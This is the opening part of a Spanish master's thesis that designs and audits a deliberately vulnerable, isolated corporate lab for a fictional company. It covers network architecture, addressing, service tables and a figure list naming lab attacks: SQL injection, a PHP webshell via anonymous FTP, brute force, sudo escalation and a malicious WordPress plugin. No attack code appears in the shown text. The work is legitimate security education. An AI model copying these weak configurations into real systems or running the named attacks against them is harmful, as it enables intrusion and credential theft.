

INTEC SSA

Máster en Ciberseguridad

TRABAJO FIN DE MÁSTER

**Diseño e implementación de un laboratorio
de auditoría de seguridad corporativa**

Caso práctico: Nexora Solutions

AUTOR

Josep Sanz Gallego

TUTOR/A

Desired Denise Aldaba Fernández

Agosto de 2026

Sumario

1. Resumen ejecutivo.....	4
2. Descripción de la infraestructura implementada.....	5
2.1. Entorno de virtualización y contenerización.....	5
2.2. Inventario de sistemas.....	5
2.3. Justificación de los sistemas operativos.....	6
2.4. Servicios y protocolos de red.....	6
2.5. Plataforma de monitorización y defensa.....	7
2.6. Requisitos de recursos del equipo anfitrión.....	7
3. Arquitectura y diagrama de red.....	7
3.1. Segmentación en tres zonas.....	8
3.2. Plan de direccionamiento.....	8
3.3. Diagrama de red.....	9
3.4. Servicios de red transversales.....	10
3.5. Política del cortafuegos.....	10
3.6. Debilidades de segmentación introducidas a propósito.....	10
3.7. Implementación en VirtualBox.....	11
4. Configuración de sistemas y servicios.....	11
4.1. Ubuntu Server.....	12
4.1.1. Cortafuegos.....	13
4.1.2. DHCP KEA.....	14
4.1.3. DNS.....	15
4.2. Rocky Linux.....	16
4.2.1. SSH.....	18
4.2.2. Samba.....	20
4.3. Alpine Linux.....	23
4.3.1 FTP.....	24
4.3.2. Web container.....	26
4.3.3. Web corporativa y Mariadb.....	27
4.3.4. TLS.....	28
4.3.5. SMTP.....	29
4.3.6. LDAP Y SNMP.....	30
4.4. RED HAT SIEM.....	31
4.4.1. RED HAT Despliegue de nuevos agentes.....	33
4.4.2. RED HAT Despliegue manual de agentes.....	34
5. Metodología de auditoría y pentesting utilizada.....	36
5.1. Fases de la auditoría.....	36
5.2. El ciclo atacar–detectar–endurecer–verificar.....	37
5.3. Herramientas utilizadas.....	38
6. Pentesting.....	39
6.1. Pentesting Ubuntu server.....	39
6.1.1 . Enumeración y Análisis de vulnerabilidades Ubuntu Server.....	39
6.1.2 . Tabla de vulnerabilidades Ubuntu Server.....	42
6.1.3 . Explotación y Post-de vulnerabilidades Ubuntu Server.....	43
6.2. Pentesting DMZ Docker.....	43
6.2.1 . Enumeración y Análisis de vulnerabilidades DMZ Docker.....	43
6.2.2. Tabla Resumen severidad DMZ Docker.....	56
6.2.3. Explotación de las vulnerabilidades halladas en DMZ Docker.....	57
6.3. Movimiento Lateral Rocky Linux.....	62

6.4. Cambios en la Infraestructura.....	66
6.4.1.....	E
numeración y análisis de vulnerabilidades en las nuevas implementaciones de la infraestructura.....	67
6.4.2. Explotación y Post-explotación en las nuevas implementaciones de la infraestructura.	71
7. Tabla de vulnerabilidades de la infraestructura.....	77
8. Medidas de Hardening.....	79
8.1 Medida de Hardening Ubuntu Server.....	79
8.2 Medida de Hardening Rocky Linux.....	81
8.2 Medida de Hardening contenedores Docker.....	83
8.2.1. Medidas de Hardening Alpine Linux.....	83
8.2.2. Medidas de Hardening Contenedor web.....	83
8.2.3. Medidas de Hardening Contenedor ftpsmtp.....	84
8.2.4. Medidas de Hardening Contenedor dir.....	84
9. Resultados.....	86
10. Conclusiones.....	86
11. Recomendaciones.....	87

Índice de Figuras

Figura 1. Diagrama de la arquitectura de red del laboratorio: segmentos atacante, interna y DMZ.....	7
Figura 2. Estado del servicio de actualizaciones automáticas (unattended-upgrades) en Ubuntu Server.....	15
Figura 3. Deshabilitación de servicios innecesarios en Ubuntu Server.....	15
Figura 4. Configuración de las interfaces de red en /etc/netplan (Ubuntu Server).....	16
Figura 5. Verificación del direccionamiento de red con «ip a» en Ubuntu Server.....	16
Figura 6. Reglas del cortafuegos nftables: denegación por defecto y tráfico permitido entre zonas.....	16
Figura 7. Configuración del servidor DHCP Kea (kea-dhcp4.conf).....	17
Figura 8. Estado y registro del servicio DHCP Kea.....	17
Figura 9. Configuración de la zona DNS nexora.lab en BIND, con transferencia de zona permitida.....	18
Figura 10. Fichero de zona DNS db.nexora.lab con los registros A de la red.....	18
Figura 11. Estado del servicio DNS BIND (named) en Ubuntu Server.....	18
Figura 12. Comprobación de DNS con «dig» y demostración de la transferencia de zona (AXFR).....	19
Figura 13. Verificación de los parches automáticos (dnf-automatic.timer) en Rocky Linux.....	19
Figura 14. Deshabilitación de servicios innecesarios en Rocky Linux.....	19
Figura 15. Configuración de fail2ban con la jaula «sshd» en Rocky Linux.....	20
Figura 16. Configuración de red estática con «nmcli» en Rocky Linux.....	20
Figura 17. Endurecimiento de SSH: fichero 10-hardening.conf (sshd_config).....	21
Figura 18. Acceso SSH mediante clave pública desde PuTTY (Windows).....	21
Figura 19. Protección anti-fuerza bruta con fail2ban (jaula sshd) en Rocky Linux.....	21
Figura 20. Rechazo de conexión SSH sin clave pública: sólo se admite autenticación por clave.....	22
Figura 21. Acceso SSH satisfactorio empleando la clave pública y el usuario correctos.....	22
Figura 22. Diagrama SAMBA.....	23
Figura 23. Estructura de los recursos compartidos Samba (/srv/samba) con datos sensibles de ejemplo.....	24
Figura 24. Configuración de Samba (smb.conf) con las debilidades introducidas en los recursos.....	25
Figura 25. El recurso Samba «direccion» está protegido: acceso anónimo denegado (ACCESS_DENIED).....	25
Figura 26. Enumeración de los recursos compartidos Samba con «smbclient».....	25
Figura 27. Creación de la red Docker macvlan (dmznet) para la DMZ.....	26
Figura 28. Contenedores de la DMZ en ejecución (docker ps): dir, ftpsmtp y web.....	26
Figura 29. Endurecimiento de Alpine Linux: actualización y parches automáticos mediante cron.....	26
Figura 30. Protección del socket del daemon Docker (permisos de /var/run/docker.sock).....	27
Figura 31. Configuración del servidor FTP (vsftpd.conf): acceso anónimo con escritura y modo pasivo.....	27
Figura 32. Dockerfile del contenedor FTP (vsftpd sobre CentOS Stream).....	28
Figura 33. Contenedor ftpsmtp en ejecución e imágenes Docker disponibles.....	28
Figura 34. Verificación de conectividad entre el cortafuegos y el host Docker (ping).....	28
Figura 35. Dockerfile del contenedor web (Apache + PHP sobre Fedora).....	29
Figura 36. Contenedor web en ejecución e imágenes Docker.....	29
Figura 37. Comprobación del portal web con «curl» y subida de un fichero de prueba por FTP.....	29
Figura 38. Dockerfile del contenedor web corporativo con MariaDB.....	30
Figura 39. Portal web corporativo de Nexora Solutions (pantalla de acceso).....	30
Figura 40. Dockerfile del contenedor web con TLS: certificado autofirmado y cifrados obsoletos.....	31
Figura 41. Resolución DNS y cabeceras HTTP/HTTPS del servidor web («curl») desde Kali.....	31
Figura 42. Dockerfile del contenedor SMTP configurado como «open relay».....	32
Figura 43. Prueba de open relay SMTP: envío de correo sin autenticación desde el laboratorio.....	32
Figura 44. Dockerfile del contenedor con LDAP (OpenLDAP) y SNMP (community «public»).....	33
Figura 45. Enumeración SNMP con la community «public» (snmpwalk): información del sistema expuesta.....	33
Figura 46. Volcado del directorio LDAP mediante bind anónimo (ldapsearch): credenciales expuestas.....	34
Figura 47. Configuración de red de la VM del SIEM en VirtualBox (red interna, NAT y reenvío de puertos).....	34
Figura 48. Instalación del SIEM Wazuh (wazuh-install.sh) en RHEL.....	35
Figura 49. Panel principal del SIEM Wazuh.....	35
Figura 50. Verificación de los parches automáticos (dnf-automatic.timer) en el SIEM RHEL.....	35
Figura 51. Protección de los registros de Wazuh contra modificación (chattr +a).....	35
Figura 52. Verificación de SELinux en modo «enforcing» en el SIEM.....	35
Figura 53. Despliegue de un agente Wazuh: instalación y registro con el gestor.....	36
Figura 54. Agentes registrados en el panel de Wazuh.....	36

Figura 55. Despliegue manual de un agente Wazuh con «manage_agents» (clave del agente).....	37
Figura 56. Registro del agente Wazuh en el contenedor Alpine (importación de la clave).....	38
Figura 57. Agentes Wazuh activos en el panel (Rocky, Ubuntu y Alpine).....	38
Figura 58. Escaneo inicial con Nmap del cortafuegos: puerto 53 (DNS) abierto.....	42
Figura 59. Detección de la versión del servicio DNS con Nmap (ISC BIND).....	42
Figura 60. Enumeración del servicio DNS con Nmap: versión y detección del sistema operativo.....	42
Figura 61. Transferencia de zona DNS (AXFR) exitosa: mapa completo de la red interna.....	43
Figura 62. Captura de tráfico DHCP con «tcpdump» y escaneo de servicios de difusión.....	43
Figura 63. Escaneo exhaustivo de los 65535 puertos con Nmap: sólo el mínimo expuesto.....	44
Figura 64. El cortafuegos aísla la red interna: puertos de Rocky y del SIEM filtrados desde la DMZ.....	44
Figura 65. Escaneo de puertos del servidor web de la DMZ con Nmap (80 y 443 abiertos).....	47
Figura 66. Detección de versión y certificado TLS del servidor web con Nmap.....	47
Figura 67. Análisis de cabeceras, métodos HTTP y cifrados TLS del servidor web con scripts NSE.....	48
Figura 68. Resultado del análisis de cifrados TLS (ssl-enum-ciphers): protocolos y cifrados obsoletos.....	49
Figura 69. Enumeración de directorios de la intranet con Gobuster.....	49
Figura 70. Comprobación del fichero db.php con «curl» (posibles credenciales de la base de datos).....	50
Figura 71. Listado del directorio /uploads/ del servidor web (directory listing habilitado).....	50
Figura 72. Escaneo del servidor web con Nikto: cabeceras de seguridad ausentes y versiones expuestas.....	51
Figura 73. Escaneo del puerto MySQL (3306) con Nmap: filtrado desde la red externa.....	52
Figura 74. Escaneo del contenedor ftpsmtp con Nmap (puertos 21/FTP y 25/SMTP abiertos).....	53
Figura 75. Análisis del servicio FTP con scripts NSE: acceso anónimo con escritura y sin backdoor.....	53
Figura 76. Detalle de la enumeración FTP: acceso anónimo permitido y directorio «uploads» con escritura.....	54
Figura 77. Enumeración SMTP con Nmap: el servidor es un «open relay».....	54
Figura 78. Escaneo del contenedor LDAP/SNMP con Nmap (389/LDAP abierto).....	56
Figura 79. Detección de la versión de LDAP con Nmap (OpenLDAP, sin LDAPS).....	56
Figura 80. Escaneo UDP con Nmap: puerto 161 (SNMP) abierto.....	56
Figura 81. Volcado completo del directorio LDAP con «ldapsearch» (bind anónimo).....	57
Figura 82. Enumeración SNMP con Nmap: community «public» válida y datos del sistema.....	58
Figura 83. Diagrama Explotación DMZ Docker.....	60
Figura 84. Volcado de la tabla de usuarios con «sqlmap»: credenciales en texto claro.....	61
Figura 85. Acceso al panel de administración de la intranet tras la inyección SQL.....	61
Figura 86. Subida de una webshell PHP al servidor mediante FTP anónimo.....	61
Figura 87. Ejecución remota de comandos a través de la webshell (id, whoami, /etc/passwd).....	62
Figura 88. Evidencias de la ejecución de comandos mediante la webshell.....	62
Figura 89. Acceso FTP anónimo con capacidad de escritura y ficheros subidos en /uploads.....	63
Figura 90. Confirmación del open relay SMTP: correo aceptado sin autenticación.....	63
Figura 91. Extracción de credenciales del directorio LDAP con «ldapsearch» (userPassword en base64).....	64
Figura 92. Enumeración detallada del sistema con «snmp-check» y la community «public».....	64
Figura 93. Diagrama Movimiento Lateral Rocky Linux.....	65
Figura 94. Movimiento lateral: enumeración de los recursos de Rocky con las credenciales de mvidal.....	66
Figura 95. Acceso al recurso restringido «direccion» con las credenciales de mvidal (movimiento lateral).....	66
Figura 96. Intento de acceso al recurso «direccion» con un usuario sin permisos (denegado).....	66
Figura 97. Acceso al recurso «comun» con protocolo SMB1 (NT1) usando credenciales robadas.....	66
Figura 98. Enumeración de recursos con las credenciales de jroca (movimiento lateral).....	67
Figura 99. Acceso al recurso «sistemas» con las credenciales de jroca credenciales de servicio expuestas.....	67
Figura 100. Diagrama Cambios en la infraestructura.....	69
Figura 101. Ataque de fuerza bruta con Hydra sobre SSH: credenciales obtenidas.....	74
Figura 102. Acceso SSH al cortafuegos con las credenciales obtenidas (usuario svc_monitor).....	74
Figura 103. Escalada de privilegios a root mediante «sudo NOPASSWD» en el cortafuegos.....	74
Figura 104. Modificación de las reglas nftables para alcanzar la red interna desde el cortafuegos.....	75
Figura 105. Eventos del ataque al cortafuegos registrados en el SIEM Wazuh.....	75
Figura 106. Comprobación de accesos expuestos en el servidor web (phpMyAdmin, WordPress, backup, .env, config.php).....	76
Figura 107. Acceso a ficheros sensibles y honeytokens del servidor web (.env, backup, credenciales).....	76
Figura 108. Preparación de los diccionarios para el ataque de fuerza bruta a phpMyAdmin.....	77
Figura 109. Credenciales válidas de phpMyAdmin obtenidas por fuerza bruta.....	77

<i>Figura 110. Ejecución de comandos y volcado de bases de datos vía phpMyAdmin comprometido.....</i>	<i>77</i>
<i>Figura 111. Toma de control de WordPress: subida de un plugin malicioso (RCE).....</i>	<i>78</i>
<i>Figura 112. Fuerza bruta de FTP con Hydra y descarga de honeytokens (credenciales y backups).....</i>	<i>78</i>
<i>Figura 113. Contenido de los honeytokens descargados por FTP: credenciales de servicio.....</i>	<i>79</i>
<i>Figura 114. Extracción del directorio LDAP: cuentas de servicio y credenciales del equipo core (campo description).....</i>	<i>79</i>
<i>Figura 115. Enumeración final SNMP con la community «public»: información del sistema expuesta.....</i>	<i>80</i>
<i>Figura 116. Registros del SIEM del ataque al Ubuntu Server: login vulnerable y escalada a root.....</i>	<i>82</i>
<i>Figura 117. Registros del SIEM del movimiento lateral en Rocky Linux (accesos SMB a ficheros críticos).....</i>	<i>83</i>
<i>Figura 118. Registros del SIEM del ataque al contenedor web (webshell, phpMyAdmin, WordPress).....</i>	<i>84</i>
<i>Figura 119. Registros del ataque al contenedor ftpsmtp: acceso FTP y descarga de honeytokens.....</i>	<i>85</i>
<i>Figura 120. Análisis de vulnerabilidades del contenedor «dir» con escáner (SNMP: múltiples hallazgos).....</i>	<i>85</i>
<i>Figura 121. Diagrama Hardening Ubuntu Server.....</i>	<i>87</i>
<i>Figura 122. Diagrama Hardening Rocky Linux.....</i>	<i>89</i>
<i>Figura 123. Diagrama Hardening Alpine Linux.....</i>	<i>92</i>

1. Resumen ejecutivo

Este TFM diseña, despliega y audita el entorno corporativo virtualizado de una empresa ficticia, **Nexora Solutions**, para demostrar de forma práctica cómo las malas configuraciones de servicios de red conocidos derivan en compromiso del sistema, y cómo se detectan y remedian. La infraestructura combina virtualización con VirtualBox y contenerización con Docker, 5 VMs (Ubuntu Server, Rocky Linux, una máquina atacante Kali/BlackArch, RHEL y Docker host.) y tres servicios contenerizados (Fedora, CentOS Stream y AlmaLinux), distribuidos en tres segmentos aislados y separados por un cortafuegos nftables sobre Ubuntu Server, que además provee DHCP y DNS a la red.

El entorno expone diez protocolos, DHCP, DNS, SSH, SMB, HTTP/HTTPS, MySQL/MariaDB, FTP, SMTP, LDAP y SNMP, desplegados en parte endurecidos y en parte con debilidades representativas. La auditoría se ejecuta por fases (reconocimiento, enumeración, acceso inicial, escalada de privilegios y movimiento lateral) alineadas con MITRE ATT&CK, e incluye una cadena de ataque que encadena el acceso anónimo por FTP con un servidor web mal aislado hasta lograr ejecución remota de código. La vertiente defensiva se articula sobre un SIEM Wazuh desplegado en Red Hat Enterprise Linux, con agentes en cada host, que evidencia los ataques ejecutados; la fase final de fortificación aplica y verifica las contramedidas reproduciendo los ataques, aportando evidencias objetivas de antes y después.




Figura 1. Diagrama de la arquitectura de red del laboratorio: segmentos atacante, interna y DMZ

2. Descripción de la infraestructura implementada

El entorno se sustenta en un modelo de **virtualización mixta**, un conjunto de máquinas virtuales completas convive con varios servicios desplegados en contenedores, de forma análoga a como una organización moderna combina servidores tradicionales con cargas contenerizadas.

Todos los sistemas se ejecutan sobre un único equipo anfitrión y se distribuyen en tres segmentos de red aislados, separados por un cortafuegos. La infraestructura integra deliberadamente las dos perspectivas de la ciberseguridad: la ofensiva, mediante una máquina auditora dedicada, y la defensiva, mediante una plataforma de monitorización de eventos de seguridad (SIEM).

2.1. En torno de virtualización y contenerización

Se emplea Oracle VirtualBox, un hipervisor de tipo 2 gratuito y multiplataforma. Su elección responde a tres motivos:

- Cumple el requisito de virtualización del proyecto,
- Permite definir redes internas completamente aisladas del equipo anfitrión y de Internet.
- Facilita la asignación de varias tarjetas de red por máquina, algo imprescindible para que un mismo sistema actúe como cortafuegos entre segmentos.

Se añade una segunda capa de **contenerización con Docker**, tres de los servicios de la empresa no se despliegan como máquinas virtuales independientes, sino como contenedores ejecutados sobre un host anfitrión de contenedores. Esta decisión aporta un uso más eficiente de los recursos y un despliegue reproducible mediante ficheros de definición.

2.2. Inventario de sistemas

La infraestructura se compone de cinco máquinas virtuales y tres servicios contenerizados, con el siguiente reparto de roles y recursos:

Sistema	Tipo	Sistema Operativo	Rol en la infraestructura	Recursos asignados
Firewall / Servicios base	VM	Ubuntu Server 24.04 LTS	Firewall(nftables), DHCP y DNS	2 CPU, 4 GB RAM 25 GB Hard Disk
Servidor interno	VM	Rocky Linux 9	Servicios corporativos internos (SSH, SMB)	2 CPU, 4 GB RAM 25 GB Hard Disk
Máquina auditora	VM	Kali Linux	Pentesting	2 CPU, 4 GB RAM 40 GB Hard Disk
Plataforma SIEM	VM	Red Hat Linux 9	Monitorización y Wazuh	4 CPU, 8 GB RAM 60 GB Hard Disk
Host de contenedores	VM	Distribución Linux mínima	Docker y DMZ	2 CPU, 4 GB RAM 40 GB Hard Disk
Servicios web y base de datos	Contenedor	Fedora	HTTP/HTTPS y Mysql/MariaDB	Recursos del host
Servicios de correo y ficheros	Contenedor	CentOS Stream 9	FTP y SMTP	Recursos del host
Servicios de directorios	Contenedor	Alma Linux 9	LDAP y SNMP	Recursos del host

2.3. Justificación de los sistemas operativos

Ubuntu Server 24.04 LTS se destina al nodo que actúa como cortafuegos y proveedor de servicios base (DHCP y DNS). Su condición de versión con soporte a largo plazo (LTS), su estabilidad y su extensa documentación lo hacen idóneo para la pieza que debe permanecer siempre operativa y sobre la que se apoya toda la conectividad de la red.

Rocky Linux 9 representa al servidor corporativo interno, es un sistema binariamente compatible con Red Hat Enterprise Linux, mantenido sin coste y con soporte a largo plazo, lo que reproduce fielmente el tipo de servidor de la familia RHEL habitual en entornos empresariales.

Kali Linux es la máquina auditora, se trata de distribuciones orientadas específicamente a la seguridad ofensiva que incorporan de forma preinstalada el conjunto de herramientas de reconocimiento, enumeración, explotación y análisis empleadas durante la auditoría.

Red Hat Enterprise Linux 9 aloja la plataforma más crítica del proyecto, el SIEM, Se ha optado por RHEL auténtico por dos razones, es el sistema empresarial de referencia para una carga de seguridad de esta importancia, y Wazuh lo soporta oficialmente. La obtención del sistema es legal y sin coste mediante la Red Hat Developer Subscription for Individuals, que permite registrar hasta dieciséis nodos con acceso completo a binarios y actualizaciones.

Fedora presta los servicios web y de base de datos, al ser la distribución de origen de RHEL, ofrece paquetería reciente, adecuada para desplegar la capa de aplicación.

CentOS Stream 9 presta los servicios de ficheros y correo, es importante subrayar que se ha elegido deliberadamente CentOS Stream y no la antigua CentOS Linux, esta última alcanzó su fin de vida en todas sus versiones, por lo que ya no recibe parches de seguridad y su uso introduciría un sistema sin mantenimiento. CentOS Stream 9, en cambio, permanece activo y alineado con el ciclo de RHEL 9.

AlmaLinux 9 aloja el servicio de directorio, como equivalente binario a RHEL con soporte a largo plazo, complementa la representación de la familia Red Hat dentro del entorno contenerizado.

2.4. Servicios y protocolos de red

La empresa presta servicio a través de diez protocolos de red repartidos entre las máquinas de servicio. La siguiente tabla resume su ubicación y su estado de configuración.

Protocolo	Servicio / domino	Sistema	Estado de partida
DHCP	Servidor DHCP	Ubuntu Server	No vulnerable
DNS	Bind9	Ubuntu Server	Vulnerable
SSH	OpenSSH	Rocky Linux	No Vulnerable
SMB	Samba	Rocky Linux	Vulnerable
HTTP/HTTPS	Apache/Nginx	Fedora	Vulnerable
Mysql/MariaDB	MariaDB	Fedora	Vulnerable
FTP	vsftpd	CentOS Stream	Vulnerable
SMTP	Postfix	CentOS Stream	Vulnerable
LDAP	OpenLDAP	Alma Linux	Vulnerable
SNMP	snmpd	Alma Linux	Vulnerable

La infraestructura incorpora una dependencia deliberada entre servicios, el directorio de subida del servicio FTP y el árbol de publicación del servidor web comparten un mismo volumen de almacenamiento.

Esta relación habitual en organizaciones que permiten a terceros depositar ficheros que después se publican en la web constituye por sí misma un elemento de diseño con implicaciones de seguridad, ya que encadena dos servicios distintos en una única superficie de exposición.

2.5. Plataforma de monitorización y defensa

El componente central de la vertiente defensiva es un **SIEM basado en Wazuh**, desplegado sobre la máquina RHEL 9 en su modalidad de nodo único (gestor, indexador y panel de control en el mismo sistema).

Su función dentro del proyecto es triple:

- Registrar y correlacionar la actividad de todos los sistemas.
- Detectar las técnicas ejecutadas durante la fase de pentesting, evidenciando qué ataques dejan rastro y cuáles no.
- Verificar la eficacia del hardening, comparando el volumen y la naturaleza de las alertas antes y después de aplicar las contramedidas. De este modo, el SIEM cierra el ciclo del proyecto e integra la perspectiva de defensa (*blue team*) junto a la de ataque (*red team*).

2.6. Requisitos de recursos del equipo anfitrión

La ejecución simultánea de todas las máquinas exige una planificación de recursos, el componente más exigente es la plataforma SIEM, cuyo despliegue todo-en-uno requiere del orden de 4 vCPU y 8 GB de RAM.

Sumado al resto de sistemas, el consumo de memoria comprometida ronda los 20 GB. Por ello, el equipo anfitrión requiere 16 GB de RAM como mínimo arrancando la plataforma SIEM únicamente durante las fases de detección y 32 GB de forma recomendada para operar la totalidad del entorno con holgura.

3. Arquitectura y diagrama de red

La arquitectura de red se rige por cuatro principios:

- **Aislamiento total**→ La infraestructura no tiene conectividad con la red doméstica del anfitrión ni con Internet una vez desplegado. Todos los segmentos se implementan como redes internas de VirtualBox, sin acceso al exterior salvo durante las tareas puntuales de instalación y actualización.
- **Segmentación y defensa en profundidad**→ Los sistemas no comparten un único dominio de difusión plano. Se agrupan por función en tres segmentos separados por un cortafuegos, de forma que el compromiso de un servicio no otorgue acceso inmediato al resto de la red.
- **Mínimo privilegio en el cortafuegos**→ La política por defecto es de denegación (*default deny*) solo se permite explícitamente el tráfico necesario para el funcionamiento de los servicios y para la monitorización.
- **Direccionamiento estático para los servidores**→ Todos los sistemas de servicio y de infraestructura utilizan direcciones fijas, lo que garantiza reglas de cortafuegos y registros de auditoría estables y predecibles.

3.1. Segmentación en tres zonas

La red se divide en tres segmentos, interconectados exclusivamente a través de la máquina Ubuntu Server, que actúa como cortafuegos y enrutador (dispone de una interfaz en cada segmento, siempre con la dirección .1 como puerta de enlace):

Segmento atacante (seg-atacante)→ Alberga la máquina auditora (Kali/BlackArch). Aislarla en su propio segmento convierte al cortafuegos en un elemento auditable: las reglas que permiten o niegan el tráfico desde esta zona hacia el resto reproducen el control de acceso perimetral de una organización y son, en sí mismas, objeto de la auditoría.

Segmento interno (seg-interna)→ Contiene el servidor corporativo interno (Rocky Linux) y la plataforma de monitorización (RHEL 9 con Wazuh). Es la zona más protegida, lo ideal es que no debe ser accesible de forma directa desde el segmento atacante.


Zona desmilitarizada (seg-dmz)→ Contiene el host de contenedores Docker y los servicios expuestos (web, base de datos, FTP, correo, directorio). Representa la superficie orientada al exterior, la primera línea que un atacante alcanzaría.

3.2. Plan de direccionamiento

Segmento	Red	Sistema	Dirección IP	Función
Atacante	10.10.99.0/24	Ubuntu	10.10.99.1	Puerta de enlace
Atacante	10.10.99.0/24	Kali	10.10.99.50	Máquina auditora
Interno	10.10.20.0/24	Ubuntu	10.10.20.1	Puerta de enlace
Interno	10.10.20.0/24	Rocky	10.10.20.10	Servidor interno (SSH, SMB)
Interno	10.10.20.0/24	RHEL 9	10.10.20.20	SIEM
DMZ	10.10.30.0/24	Ubuntu	10.10.30.1	Puerta de enlace
DMZ	10.10.30.0/24	Host Docker	10.10.30.10	Anfitrión de contenedores
DMZ	10.10.30.0/24	Fedora	10.10.30.11	HTTP/HTTPS, MariaDB
DMZ	10.10.30.0/24	CentOS Stream	10.10.30.12	FTP, SMTP
DMZ	10.10.30.0/24	Alma	10.10.30.13	LDAP, SNMP

Los contenedores reciben una dirección propia dentro de 10.10.30.0/24 mediante una red macvlan definida sobre la interfaz del host Docker en la DMZ. Así son visibles y auditables como equipos de pleno derecho, sin quedar ocultos tras la traducción de direcciones del host.

3.3. Diagrama de red



La máquina auditora, en su propio segmento, atraviesa el cortafuegos Ubuntu (que provee además DHCP y DNS) para alcanzar la DMZ y el segmento interno. La línea discontinua entre segmentos representa la telemetría de los agentes Wazuh hacia el SIEM.

3.4. Servicios de red transversales

Dos servicios prestados por Ubuntu Server dan soporte a toda la red:

- **DNS**→ Un servidor BIND9 resuelve la zona interna nexora.lab, asociando nombres a las direcciones del plan anterior. Al ser un servicio del propio cortafuegos, es alcanzable desde todos los segmentos.
